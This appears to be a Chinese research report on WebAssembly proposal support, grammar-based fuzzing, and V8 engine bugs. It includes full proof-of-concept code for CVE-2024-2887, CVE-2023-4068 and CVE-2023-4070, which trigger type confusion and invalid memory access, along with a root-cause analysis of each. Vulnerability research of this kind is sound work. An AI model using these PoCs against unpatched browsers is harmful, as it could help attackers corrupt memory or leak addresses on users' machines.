Poc Analyze

JavaScript WebAssembly Text Format Poc Analyze

姓名: 谢远峰

时间: 2024 年 4 月 9 日

目录

Abstract

针对 JAVASCRIPT 中的 WASM 模块进行重点分析，以浏览器引擎作为分析目标，选取 V8、JSC、SpiderMonkey 三个引擎，作为分析对象，选取具有代表性的 POC 进行分析，列出 POC 内容，详细介绍 POC 内容的执行过程，分析 POC 的执行过程中的问题，

当前 WASM 标准以 webassembly.org 为主要的标准制定组织，以 github.com/WebAssembly 为主要的标准制定仓库，以 github.com/WebAssembly/spec 为主流标准，以 github.com/WebAssembly/proposals 为主要的提案概览，WASM 标准说明率先在仓库中更新，而后在相关工具链中进行实现，最后实现标准中的相关解释器

Proposal Progress(2024-03-18 UPDATE)

1. **Phase 0** Pre-Proposal [Individual Contributor] 个人提案
   - 进入要求：
     - 社区组成员提出想法，无需社区小组投票。
   - 阶段要求：
     - 在设计库中提交了一个问题，以展示这一想法。
     - 在此问题上就功能进行讨论。
     - 出现一位或多位负责人。他们可将提案添加到第 0 阶段的提案列表中。
     - 负责人会在自己的 GitHub 仓库或问题上对该功能进行一定程度的正式描述。
   - 包含提案：无
2. **Phase 1** Feature Proposal [Community Group] 特性提案
   - 进入要求：
     - 社区内部对这一功能普遍感兴趣。
     - 社区认为该功能在可行范围之内。
   - 阶段要求：
     - 如果提案尚未列入清单，此时应将其添加到提案清单中。
     - 由 WebAssembly 组织管理员之一创建一个新分支规范版本库，或由负责人转移到 WebAssembly 组织。
     - 拉取请求和问题用于迭代功能设计。具体来说，在尝试进入第 2 阶段之前，必须编写一份概述文档，以相当精确和完整的语言对功能进行说明（这意味着它足够精确，可以按照此说明来实现，没有明显的漏洞或含糊不清之处）。
     - 如果为了证明某项功能的可行性，相关人员（可能在分支机构）会对该功能进行原型实施。
   - 包含提案：
     - Type Imports(Andreas Rossberg)
     - Component Model(Luke Wagner)
     - WebAssembly C and C++ API(Andreas Rossberg)
     - Flexible Vectors(Petr Penzin & Tal Garfinkel)
     - Call Tags(Ross Tate)
     - Stack Switching(Francis McCabe & Sam Lindley)
     - Constant Time(Sunjay Cauligi, Garrett Gu, etc.)
     - JS Customization for GC Objects(Asumu Takikawa)
     - Memory control(Deepti Gandluri)
     - Reference-Typed Strings(Andy Wingo)
     - Profiles(Andreas Rossberg)
     - JS String Builtins(Ryan Hunt)
     - Rounding Variants(Kloud Koder)
     - Shared-Everything Threads(Andrew Brown, Conrad Watt, and Thomas Lively)
     - Compilation Hints(Emanuel Ziegler)
     - Frozen Values(Léo Andrès and Pierre Chambart)
3. **Phase 2** Feature Description Available [Community + Working Group] 特性描述

- 进入要求：
  - 准确而完整的概述文件可在分叉 repo 中获取，目前已就该文件达成了相当高的共识。
  - 目前还不需要对实际规范文件、测试套件和参考解释器进行更新。
- 阶段要求：
  - 一个或多个实施方案继续对功能进行原型开发，直至可以添加一套全面的测试。
  - 在分分支仓库中添加测试套件。此时，这些测试无需通过参考解释器，但应通过原型或其他实现（这主要是为了检查测试套件的功能）。
  - 目前还不需要更新参考解释器，但建议进行更新。
- 包含提案：
  - ECMAScript module integration(Asumu Takikawa & Ms2ger)
  - Relaxed dead code validation(Conrad Watt and Ross Tate)
  - Numeric Values in WAT Data Segments(Ezzat Chamudi)
  - Instrument and Tracing Technology(Richard Winterton)
  - Extended Name Section(Ashley Nelson)

4. **Phase 3** Implementation Phase [Community + Working Group] 实现阶段
   - 进入要求：
     - 测试套件已更新，以涵盖其分支仓库中的功能。
     - 测试套件应针对某些实现运行，但不必是参考解释器。
     - 目前还不需要更新实际规范文件和参考解释器（但可以提前更新）。
   - 阶段要求：
     - 引擎实现该功能（如适用）。
     - 已更新分支仓库中的规范文档，以包含完整的英文定义和标准化。
     - 分支版本中的参考解释器已更新，以包含该功能的完整实现。
     - 该功能在工具链中实现。
     - 其余未解决问题得到解决。
   - 包含提案：
     - Custom Annotation Syntax in the Text Format(Andreas Rossberg)
     - Memory64(Sam Clegg)
     - Exception handling(Heejin Ahn & Ben Titzer)
     - Web Content Security Policy(Francis McCabe)
     - Branch Hinting(Yuri Iozzelli)
     - JS Promise Integration(Ross Tate and Francis McCabe)
     - Type Reflection for WebAssembly JavaScript API(Ilya Rezvov)
5. **Phase 4** Standardize the Feature [Working Group] 特性标准化阶段
   - 进入要求：
     - 两个或更多 Web 虚拟机已实施该功能并通过测试套件（如适用）。
     - 至少一个工具链已实现该功能（如适用）。
     - 规范文档已在分支版本中全面更新。
     - 参考解释器已在分支版本源中全面更新，并通过了测试套件。
     - 社区小组已达成支持该功能的共识，并一致认为其规范已完成。

  - **至此，提案基本完成，因为社区是开展实质性工作的唯一小组。**
- 阶段要求：
  - 引擎实现该功能（如适用）。
  - 已更新分支仓库中的规范文档，以包含完整的英文定义和标准化。
  - 分支版本中的参考解释器已更新，以包含该功能的完整实现。
  - 该功能在工具链中实现。
  - 其余未解决问题得到解决。
- 包含提案：
  - Tail call(Andreas Rossberg)
  - Extended Constant Expressions(Sam Clegg)
  - Typed Function References(Andreas Rossberg)
  - Garbage collection(Andreas Rossberg)
  - Multiple memories(Andreas Rossberg)
  - Threads(Conrad Watt)
  - Relaxed SIMD(Marat Dukhan & Zhi An Ng)

6. **Phase 5** The Feature is Standardized [Working Group] 特性完成
   - 进入要求：工作组成员一致认为功能已完成。
   - 阶段要求：编辑人员进行最后的编辑调整，并将功能合并到主规范 repo 的主分支中
   - 包含提案：
     - Import/Export of Mutable Globals(Ben Smith)
     - Non-trapping float-to-int conversions(Dan Gohman)
     - Sign-extension operators(Ben Smith)
     - Multi-value(Andreas Rossberg)
     - JavaScript BigInt to WebAssembly i64 integration(Dan Ehrenberg & Sven Sauleau)
     - Reference Types(Andreas Rossberg)
     - Bulk memory operations(Ben Smith)
     - Fixed-width SIMD(Deepti Gandluri and Arun Purushan)

Issue

Grammar File

wasm 标准的解释器有多个版本支持（wasm 二进制形式解释器、wasm 文本形式解释器），本次将文法修复集中于 wasm 文本形式 wat 上。wasm 标准的文本形式解释器[1] 解释器由 Ocaml 语言进行构建。Antlr 语法文件[2]

Ocaml 与 antlr4 词法语法解析

- Ocaml 是一种静态函数式编程语言，而 antlr 是一种语法分析器生成工具，它可以根据语法规则文件生成不同目标语言的语法分析器。因此，Ocaml 更适合用于自定义和实现复杂的语法结构，而 antlr 更适合用于快速和方便地构建不同语言的语法分析器。
- Ocaml 有着强大的类型系统，支持自动类型推导、多态、模块系统、模式匹配等特，这些特性可以帮助编写更安全、更简洁、更易读的代码。antlr 的语法规则文件也支持一些类似的特性，如替代标签、行为、选项等，但是它们的表达能力和灵活性可能不如 Ocaml。
- Ocaml 的编译器非常快，编出的程序效率也很高，这对于处理大量的文本数据是很有优势的。antlr 生成的语法分析器的性能可能会受到目标语言和运行时环境的影响，而且 antlr 本身也需要一定的时间来生成语法分析器。
- Ocaml 的标准库不够强大，需要依赖一些第三方的库来提供更多的功能。antlr 则提供了很多已经实现的语言的语法规则文件，可以直接使用或者修改，这对于处理一些常见的语言是很方便的。

WASM：Ocaml 与 antlr4 词法语法文件支持状况描述

- Ocaml
  - 以主分支[3]为 wat 的正式支持情况
  - 以旁路分支[4]为尚未到 phase 5 的提案情况
  - 以主分支中的 wat 解释器举例，词法核心解析文件[5],语法解析核心文件[6]
- Antlr4
  - antl4 受 ocaml 文件启发进行实现，词法解析文件[7]，语法解析文件[8]
  - Antlr4 文法支持落后于 spec, 仅实现当前一直提案中的两个，补充工作量较大
- 各个提案链接可参考 Proposal Progress 中的提案

[1] https://github.com/WebAssembly/spec/tree/main/interpreter/text
[2] https://github.com/antlr/grammars-v4/tree/master/wat
[3] https://github.com/WebAssembly/spec/tree/main/interpreter/text
[4] https://github.com/WebAssembly/gc/tree/main/interpreter/text
[5] https://github.com/WebAssembly/spec/blob/main/interpreter/text/lexer.mll
[6] https://github.com/WebAssembly/spec/blob/main/interpreter/text/parser.mly
[7] https://github.com/antlr/grammars-v4/blob/master/wat/WatLexer.g4
[8] https://github.com/antlr/grammars-v4/blob/master/wat/WatParser.g4

Grammar Mutator

Feature Support

Proposal	Stage	Spec	Antlr	Test	Orig
Import/Export of Mutable Globals	**Phase 5**	✓	✓	✓	✓
Non-trapping float-to-int conversions	**Phase 5**	✓	✓	×	×
Sign-extension operators	**Phase 5**	✓	✓	×	×
Multi-value	**Phase 5**	✓	✓	✓	✓
JavaScript BigInt to WebAssembly i64 integration	**Phase 5**	✓	✓	×	×
Bulk memory operations	**Phase 5**	✓	✓	×	×
Reference Types	**Phase 5**	✓	✓	×	×
Fixed-width SIMD	**Phase 5**	✓	✓	×	×
Extended Constant Expressions	**Phase 4**	✓	✓	×	×
Tail call	**Phase 4**	✓	✓	×	×
Typed Function References	**Phase 4**	✓	✓	×	×
Threads	**Phase 4**	✓	✓	×	×
Multiple memories	**Phase 4**	✓	✓	×	×
Relaxed SIMD	**Phase 4**	✓	✓	×	×
Garbage collection	**Phase 4**	✓	✓	×	×
Custom Annotation Syntax in the Text Format	**Phase 3**	×	×	×	×
Memory64	**Phase 3**	✓	✓	×	×
Exception handling	**Phase 3**	✓	✓	×	×
Web Content Security Policy	**Phase 3**	×	×	×	×
Branch Hinting	**Phase 3**	×	×	×	×
JS Promise Integration	**Phase 3**	×	×	×	×
Type Reflection for WebAssembly JavaScript API	**Phase 3**	×	×	×	×

POC 分析已经测试了 45+21+2(2 个测试不通过)，后续利用 spec 的 test 进行补充后文法的测试

- 针对 wat 的文本变异方法
  - superion 的随机子树变换方法
  - 针对同类型节点进行替换编译
- 针对生成的 wat 文本的包装问题
  - 用原先的包装方法仅适用于二进制编译
    1. var wasm_code = new Uint8Array([...])
    2. var wasm_module = new WebAssembly.Module(wasm_code);
    3. var wasm_instance = new WebAssembly.Instance(wasm_module);
    4. var f = wasm_instance.exports.main;
    5. f();
  - 新的包装方法
- AFL 的代码修改: 针对 afl_fuzz 的修改，语法树子树替换的范围选择

V8

v8 的 WASM 文本分析为三个分析目标中最困难的一个，支持的 WASM 特性最多，当前支持的最新特性可以到 Phase 1 阶段已经收集的 POC 大部分以 JS 代码进行展示，需要利用 v8 实现的 wasm-module-builder.js 代码进行 wat 文本的转换。

V8 对于 wasm 的支持最快，当前 wasm 的 section 可以扩展到 14 个[9]

Wasm	Order	Section Name
01	01	Type Section
02	02	Import Section
03	03	Function Section
04	04	Table Section
05	05	Memory Section
06	13	Tag section
07	14	Stringref literals Section
08	06	Global Section
09	07	Export Section
10	08	Start Section
11	09	Element Section
12	10	Code Section
13	12	DataCount Section
14	11	Data Section

[9]https://github.com/WebKit/WebKit/blob/main/Source/JavaScriptCore/wasm/WasmSections.h

V8 Feature Support

Proposal	Command
Reference Types	“--experimental-wasm-typed-funcref”
Fixed-width SIMD	“--experimental-wasm-revectorize”
Extended Constant Expressions	“--experimental-wasm-extended-const”
Tail call	“--experimental-wasm-return-call”
Typed Function References	“--experimental-wasm-typed-funcref”
Threads	Phase 4
Multiple memories	“--experimental-wasm-multi-memory”
Relaxed SIMD:Enable Default	“--experimental-wasm-relaxed-simd”
Garbage collection	“--gc-global” “--experimental-wasm-gc” “--wasm-final-types”
Custom Annotation Syntax in the Text Format	“--perf-prof-annotate-wasm” “--vtune-prof-annotate-wasm”
Memory64	“--experimental-wasm-memory64”
Exception handling	“--wasm-exceptions”
Web Content Security Policy	Phase 3
Branch Hinting	“--experimental-wasm-branch-hinting”
JS Promise Integration	“--experimental-wasm-js-inlining”
Type Reflection for WebAssembly JavaScript API	“--experimental-wasm-type-reflection”
ECMAScript module integration	“--experimental-wasm-inlining”
Relaxed dead code validation	Phase 2
Numeric Values in WAT Data Segments	Phase 2
Instrument and Tracing Technology	Phase 2
Type Imports	Phase 1
Component Model	Phase 1
WebAssembly C and C++ API	Phase 1
Flexible Vectors	Phase 1
Call Tags	Phase 1
Stack Switching	“--experimental-wasm-stack-switching”
Constant Time	Phase 1
JS Customization for GC Objects	Phase 1
Memory control	Phase 1
Reference-Typed Strings	“--experimental-wasm-stringref”
Profiles	Phase 1
JS String Builtins	
Rounding Variants	Phase 1
Shared-Everything Threads	Phase 1

V8 Proposal Support and Progress

Order	Proposal	Stage	V8	Spec	Antlr
01	Import/Export of Mutable Globals	Phase 5	69	✓	✓
02'	Non-trapping float-to-int conversions	Phase 5	75	✓	×
02'	Sign-extension operators	Phase 5	74	✓	×
03	Multi-value	Phase 5	85	✓	✓
04	JavaScript BigInt to WebAssembly i64 integration	Phase 5	85	✓	×
05	Bulk memory operations	Phase 5	75	✓	×
06	Reference Types	Phase 5	96	✓	×
07	Fixed-width SIMD	Phase 5	91	✓	×
08	Extended Constant Expressions	Phase 4	114	×	×
09	Tail call	Phase 4	112	×	×
10	Typed Function References	Phase 4	119'	×	×
11'	Threads	Phase 4	74	×	×
11'	Multiple memories	Phase 4	120	×	×
11'	Relaxed SIMD	Phase 4	114	×	×
12	Garbage collection	Phase 4	119	×	×
	Custom Annotation Syntax in the Text Format	Phase 3	×	×	×
	Memory64	Phase 3	flag	×	×
	Exception handling	Phase 3	95	×	×
	Web Content Security Policy	Phase 3	97	×	×
	Branch Hinting	Phase 3	×	×	×
	JS Promise Integration	Phase 3	flag	×	×
	Type Reflection for WebAssembly JavaScript API	Phase 3	flag	×	×
	ECMAScript module integration	Phase 2	×	×	×
	Relaxed dead code validation	Phase 2	×	×	×
	Numeric Values in WAT Data Segments	Phase 2	×	×	×
	Instrument and Tracing Technology	Phase 2	×	×	×
	Type Imports	Phase 1	×	×	×
	Component Model	Phase 1	×	×	×
	WebAssembly C and C++ API	Phase 1	×	×	×
	Flexible Vectors	Phase 1	×	×	×
	Call Tags	Phase 1	×	×	×
	Stack Switching	Phase 1	×	×	×
	Constant Time	Phase 1	×	×	×
	JS Customization for GC Objects	Phase 1	×	×	×
	Memory control	Phase 1	×	×	×
	Reference-Typed Strings	Phase 1	×	×	×
	Profiles	Phase 1	×	×	×
	JS String Builtins	Phase 1	119[10]	×	×
	Rounding Variants	Phase 1	×	×	×
	Shared-Everything Threads	Phase 1	×	×	×

POC_CVE-2024-2887

High CVE-2024-2887: Type Confusion in WebAssembly. Reported by Manfred Paul, Pwn2Own 2024(2024-03-21)

```
// d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
const builder = new WasmModuleBuilder();
// fill up user defined types in a rec group,
// so that the total ##type groups## is below kV8MaxWasmTypes
builder.startRecGroup(); // reduce the kV8MaxWasmTypes to 1000
for (let i = 0; i < 1000; i++) { // make it convenient to debug
  builder.addType(makeSig([kWasmI32, kWasmI32, kWasmI32], [kWasmI32]));
}
builder.endRecGroup();

// 1005 types, 6 structs
for (let i = 0; i <= 5; i++) { builder.addStruct([makeField(kWasmI32, true)]);}

// tStruct is 1006, same with kWasmExternRef
let tStruct = builder.addStruct([
  makeField(kWasmI32, true), // 0x50, 0x00, 0x5f, 0x01, 0x7f, 0x01
]);
// return this.types.length - 1 = 1007 - 1 = 1006

// create function type has kWasmExternRef as input, ret addr
let tFunc = builder.addType(makeSig([kWasmExternRef], [kWasmI32]));

builder.addFunction('main', tFunc).addBody([
  kExprLocalGet, 0,
  // use `wasmSignedLeb` to wrap a value large than 0xFF
  // ...wasmSignedLeb(tStruct) ----> 238(0xEE),7(0x07)
  kGCPrefix, kExprStructGet, ...wasmSignedLeb(tStruct), 0,
  //  kExprI32Const, 40,
  //  kGCPrefix, kExprStructGet, ...wasmSignedLeb(tStruct), 0,
]).exportFunc();

const instance = builder.instantiate();
let sb = {foo:42};
instance.exports.main(sb);
%DebugPrint(sb);
// DebugPrint: 0x15e8001c4a6d: [JS_OBJECT_TYPE]
// - map: 0x15e8002c91fd <Map[16](HOLEY_ELEMENTS)> [FastProperties]
// - prototype: 0x15e8002846c5 <Object map = 0x15e800283d01>
// - elements: 0x15e8000006f5 <FixedArray[0]> [HOLEY_ELEMENTS]
// - properties: 0x15e8000006f5 <FixedArray[0]>
// - All own properties (excluding elements): {
```

```
42 //    0x15e800298e05: [String] in OldSpace: #foo: 42 (const data field 0), location: in
       -object
43 // }
44 // 0x15e8002c91fd: [Map] in OldSpace
45 // - map: 0x15e8002837d5 <MetaMap (0x15e800283825 <NativeContext[287]>)>
46 // - type: JS_OBJECT_TYPE
47 // - instance size: 16
48 // - inobject properties: 1
49 // - unused property fields: 0
50 // - elements kind: HOLEY_ELEMENTS
51 // - enum length: invalid
52 // - stable_map
53 // - back pointer: 0x15e8002a81c1 <Map[16](HOLEY_ELEMENTS)>
54 // - prototype_validity cell: 0x15e800000a59 <Cell value= 1>
55 // - instance descriptors (own) #1: 0x15e8001c4a7d <DescriptorArray[1]>
56 // - prototype: 0x15e8002846c5 <Object map = 0x15e800283d01>
57 // - constructor: 0x15e800284209 <JSFunction Object (sfi = 0x15e800115341)>
58 // - dependent code: 0x15e800000705 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
59 // - construction counter: 0
60
61 %DebugPrint(instance.exports.main(sb));
62 // DebugPrint: Smi: 0x6f5 (1781)
```

类型混淆问题，利用了 WebAssembly(kextern) 和 JS(externref)

代码逻辑：创建了一个名为 sb 的对象，该对象有一个属性 foo，其值为 42。进入 main 函数，参数为 WasmExternRef 类型，LocalGet 0 操作将参数 sb 对象的引用存储到局部变量中。ExprStructGet 操作将 sb 对象的 foo 属性存储到局部变量中。返回值为整数，对应的是 sb 对象的 foo 属性值的地址。

代码第 39 行 elements: 0x20fd000006f5 <FixedArray[0]> [HOLEY_ELEMENTS]：代表对象的元素的内存地址和类型。元素是通过索引访问的属性，通常是数组元素。FixedArray 表示元素存储在一个固定大小的数组中。

代码第 40 行 properties: 0x20fd000006f5 <FixedArray[0]>：这是对象的属性的内存地址和类型。属性是通过字符串键访问的。

代码第 62 行，表示函数的返回值，即 sb 对象的 foo 属性值的地址。

POC_CVE-2023-4068

$20,000 for report V8 exploit bonus + $2,000 bisect bonus + $1,000 patch bonus

```
1  // wasm header 0, 97, 115, 109, 1, 0, 0, 0
2  d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
3  const builder = new WasmModuleBuilder();
4  // TYPE: ||1, 38, 6||-->类型段头部0x01,长度38(0x26),共有6个type数据
5  // ||80,0|-|95,1,127,1||----->index 0--addStruct([makeField(kWasmI32, true)])
6  // ||80,0|-|95,1,108,0,1||-->index 1--addStruct([makeField(wasmRefNullType(0), true)])
7  // ||80,0|-|95,1,108,1,0||-->index 2--addStruct([makeField(wasmRefNullType(1), false)])
8  // ||80,0|-|95,1,108,2,0||-->index 3--addStruct([makeField(wasmRefNullType(2), false)])
9  // ||80,0|-|95,1,108,3,0||-->index 4--addStruct([makeField(wasmRefNullType(3), false)])
10 // ||96, 0, 0 ||------------------->index 5--addType(makeSig([], []))
11 builder.addStruct([makeField(kWasmI32, true)]);
12 builder.addStruct([makeField(wasmRefNullType(0), true)]);
13 builder.addStruct([makeField(wasmRefNullType(1), false)]);
14 builder.addStruct([makeField(wasmRefNullType(2), false)]);
15 builder.addStruct([makeField(wasmRefNullType(3), false)]);
16 builder.addType(makeSig([], []));
17 // FUNCTION: 3, 2, 1, 5,
18 // (section head)0x03,section-length(0x02),wasm.functions.length共有1个function数据,
       function type index为5
19
20 // TABLE: ||4, 11, 1||--表段头部0x04,长度11(0x0b),共有1个表数据,
21 //       ||64, 107, 4||--has_init(0x40),opcode:KWasmRef, heap_type:4, 107(0x6B)
22 //       ||1, 1, 2||----has_max(0x01),table_initial_size:1,table_max_size:2
23 //       ||251, 8, 4, 11||--kGCPrefix(251(0xfb)), kExprStructNewDefault(0x08), 4, 11(
       kExprEnd)
24 builder.addTable(wasmRefType(4), 1, 2, [kGCPrefix, kExprStructNewDefault, 4]);
25 // CODE: ||10, 29, 1||-->10(kCodeSectionCode),29(0x1d Section length),1(one function)
26 //      ||27, 0||-->27(0x1b, function body length=27),0(func.locals.length=0)
27 //      ||65, 0||-->65(KExprI32Const),0(i32.const 0x00)
28 //      ||37, 0||-->37(KExprTableGet),0(table.get 0x00)
29 //      ||251, 3, 4, 0||-->251(kGCPrefix),3(kExprStructGet),4,0
30 //      ||251, 3, 3, 0||-->251(kGCPrefix),3(kExprStructGet),3,0
31 //      ||251, 3, 2, 0||-->251(kGCPrefix),3(kExprStructGet),2,0
32 //      ||251, 3, 1, 0||-->251(kGCPrefix),3(kExprStructGet),1,0
33 //      ||251, 3, 0, 0||-->251(kGCPrefix),3(kExprStructGet),0,0
34 //      ||26, 11||-->26(kExprDrop),11(kExprEnd)
35 builder.addFunction(undefined, 5 /* sig */)
36   .addBodyWithEnd([
37     kExprI32Const, 0, // i32.const 0x41,0
38     kExprTableGet, 0x0, // table.get 0x25,0
39     kGCPrefix, kExprStructGet, 0x04, 0x00, // struct.get 251(0xfb),3(0x03),4,0
40     kGCPrefix, kExprStructGet, 0x03, 0x00, // struct.get 251(0xfb),3(0x03),3,0
```

```
    kGCPrefix, kExprStructGet, 0x02, 0x00, // struct.get 251(0xfb),3(0x03),2,0
    kGCPrefix, kExprStructGet, 0x01, 0x00, // struct.get 251(0xfb),3(0x03),1,0
    kGCPrefix, kExprStructGet, 0x00, 0x00, // struct.get 251(0xfb),3(0x03),0,0
    kExprDrop, // drop 26(0x1a)
    kExprEnd, // end 11(0x0b)
]);

// EXPORT: ||7, 8, 1||-->7(kExportSectionCode),8(Section length),1(export count)
//||4,109,97,105,110||-->共1个数据,4字节'main'-109(0x6D),97(0x61),105(0x69),110(0x6E)
//||0,0,||-->0(0x00, exp.kind = 0), 0(0x00, exp.index = 0)
builder.addExport('main', 0);
const instance = builder.instantiate();
instance.exports.main();
```

SEGV_ACCERR: 程序试图访问无权访问的内存区域时发生。

V8 在引入 wasm 空值,从而产生了两种类型的空值。**一种称为"wasm-null",用于 wasm 运行时 (隔离),另一种称为"null-value",应用于 JS 层**。因此,在今后的代码中,当对对象引用执行使用、赋值或非空判断等操作时,必须首先**确定该对象是内部对象还是外部对象**。这将决定是加载"wasm-null " 还是"null-value"。

然而,在"src/wasm/constant-expression-interface.cc" 中,代码对于结构体和数组的默认值设置并不区分对象类型,而是直接将所有 null 引用赋值为"null-value",而不是"wasm-null"。**(本该隔离的 null 值却暴露给外部 JS)**。结构成员的空指针(null)以后可能会被视为"wasm-null",这可能会与此处分配的" 空值" 相混淆。**(可以对 null 值进行操作,读写 V8 堆栈空间地址内容)**

```
// - void LoadNullValue(Register null, LiftoffRegList pinned) {
// -   __ LoadFullPointer(null, kRootRegister,
// -                     IsolateData::root_slot_offset(RootIndex::kNullValue));
void LoadNullValue(Register null, LiftoffRegList pinned, ValueType type) {
  __ LoadFullPointer(
      null, kRootRegister,
      type == kWasmExternRef || type == kWasmNullExternRef
          ? IsolateData::root_slot_offset(RootIndex::kNullValue)
          : IsolateData::root_slot_offset(RootIndex::kWasmNull)); // ---> [1]

WasmValue DefaultValueForType(ValueType type, Isolate* isolate) {
  switch (type.kind()) {
    // ......
    case kRefNull:
      return WasmValue(isolate->factory()->null_value(), type); // ---> [2]
    // ......
  }
}
```

POC_CVE-2023-4070

$20,000 for report V8 exploit bonus + $2,000 bisect bonus + $1,000 patch bonus.

```
// copy follow code in the file and run in the d8 tag :11.2.85
d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
const builder = new WasmModuleBuilder();
// type section head 0x01,长度16(0x10),共有3个type数据
// 80(0x50),0 猜测kWasmSubtypeForm,0
// kWasmStructTypeForm(0x5f)95,1(type.field.length),108(0x6C-field),103(-0x19 heap-type),1(field.mutability),
builder.addStruct([makeField(wasmRefNullType(kWasmStructRef), true)]);
// kWasmFunctionTypeForm96(0x60),0,0 function declaration
builder.addType(makeSig([], []));
// kWasmFunctionTypeForm96(0x60) 1? 108(0x6C),0(heap_type),0(result) function declaration
builder.addType(makeSig([wasmRefNullType(0)], []));
// function section head 0x03,section长度3(0x03),wasm.functions.length共有2个function数据,function type index分别为1,2 --> 3,3,2,1,2
// table section 4,5,1,112(-0x10,kWasmFuncRef),1(table.has_max),2(table_initial_size),2(table_max_size)
builder.addTable(kWasmFuncRef, 2, 2, undefined);
// code section 10(kCodeSectionCode),26(0x10 Section length),2(two functions)
builder.addFunction(undefined, 1 /* sig */) // 函数体长度6,0(func.locals.length=0)
  .addBodyWithEnd([
    kExprRefNull, 0x0, // ref.null 208(0xd0),0
    kExprCallFunction, 0x01, // call function #1 16(0x10),1
    kExprEnd, // end 11(0x0b)
]);
builder.addFunction(undefined, 2 /* sig */) // 0x11,17,0, 函数体长度17,0(func.locals.length=0)
  .addBodyWithEnd([
    kExprLocalGet, 0x0, // local.get 32(0x20),0
    kGCPrefix, kExprExternExternalize, // extern.externalize 251(0xfb),113(0x71)
    kExprLocalGet, 0x0, // local.get 32(0x20),0
    kGCPrefix, kExprStructGet, 0x00, 0x00, // struct.get 251(0xfb),3(0x03),0,0
    kGCPrefix, kExprRefCast, 0x0, // ref.cast null 251(0xfb),65(0x41),0
    kExprDrop, // drop 26(0x1a)
    kExprDrop, // drop 26(0x1a)
    kExprEnd, // end 11(0x0b)
]);
// 7(kExportSectionCode),8(Section length),1,4,109,97,105,110,0,0
// 导出共有1个数据,数据为4个字节,内容为'main'-109(0x6D),97(0x61),105(0x69),110(0x6E), 0(0x00,exp.kind=0),0(0x00,exp.index=0)
builder.addExport('main', 0);
const instance = builder.instantiate();
```

```
37 instance.exports.main();
```

SEGV_ACCERR: 程序试图访问无权访问的内存区域时发生。


在 WebAssembly 中调用函数时，参数可以存储在堆栈或寄存器中。在给出的示例中，**当 function(0) 调用 function(1) 时，参数 NullRef 被存储在 rax 寄存器中，并记录在 cache_state 堆栈的顶部**。


每个函数都需要保持栈帧平衡以确保函数调用的正确性。**不能直接使用 rax 中的值。相反，我们需要执行 LocalGet 操作来创建该参数的副本，并将其添加到 cache_state 中。**

因此，无法从 cache_state 中弹出底部 rax。换句话说，rax 始终处于" 使用中" 状态，因此，rax 中的值只能读取而不能更改。(在 x86-64 架构中，%rax 寄存器通常用于存储函数调用的返回结果。当函数调用发生时，子函数可能也会使用到通用寄存器，这时候这些寄存器中之前保存的调用者（父函数）的值就可能被覆盖。为了避免数据覆盖而导致从子函数返回时寄存器中的数据不可恢复，CPU 体系结构中就规定了通用寄存器的保存方式。如果一个寄存器被标识为 "Caller Save"，那么在进行子函数调用前，就需要由调用者提前保存好这些寄存器的值，保存方法通常是把寄存器的值压入堆栈中，调用者保存完成后，在被调用者（子函数）中就可以随意覆盖这些寄存器的值了。因此，如果%rax 寄存器的值被拷贝到栈中，那么在子函数中，%rax 寄存器就可以被视为只读的，因为它的值已经被保存，不应该在子函数中被修改。否则，当控制权返回给父函数时，%rax 寄存器中的值就可能与父函数期望的值不同，从而导致程序错误。)

然而，extern.externalize 指令直接修改读取寄存器的内容。

该漏洞可能允许攻击者修改存储函数参数的寄存器（如 rax），导致 externref 和 RefNull 类型混淆。





SpiderMonkey

SpiderMonkey 支持的 section 包括 13 个[11]

Wasm	Order	Section Name
00	00	Custom Section
01	01	Type Section
02	02	Import Section
03	03	Function Section
04	04	Table Section
05	05	Memory Section
06	13	Tag section
07	06	Global Section
08	07	Export Section
09	08	Start Section
10	09	Element Section
11	10	Code Section
12	12	DataCount Section
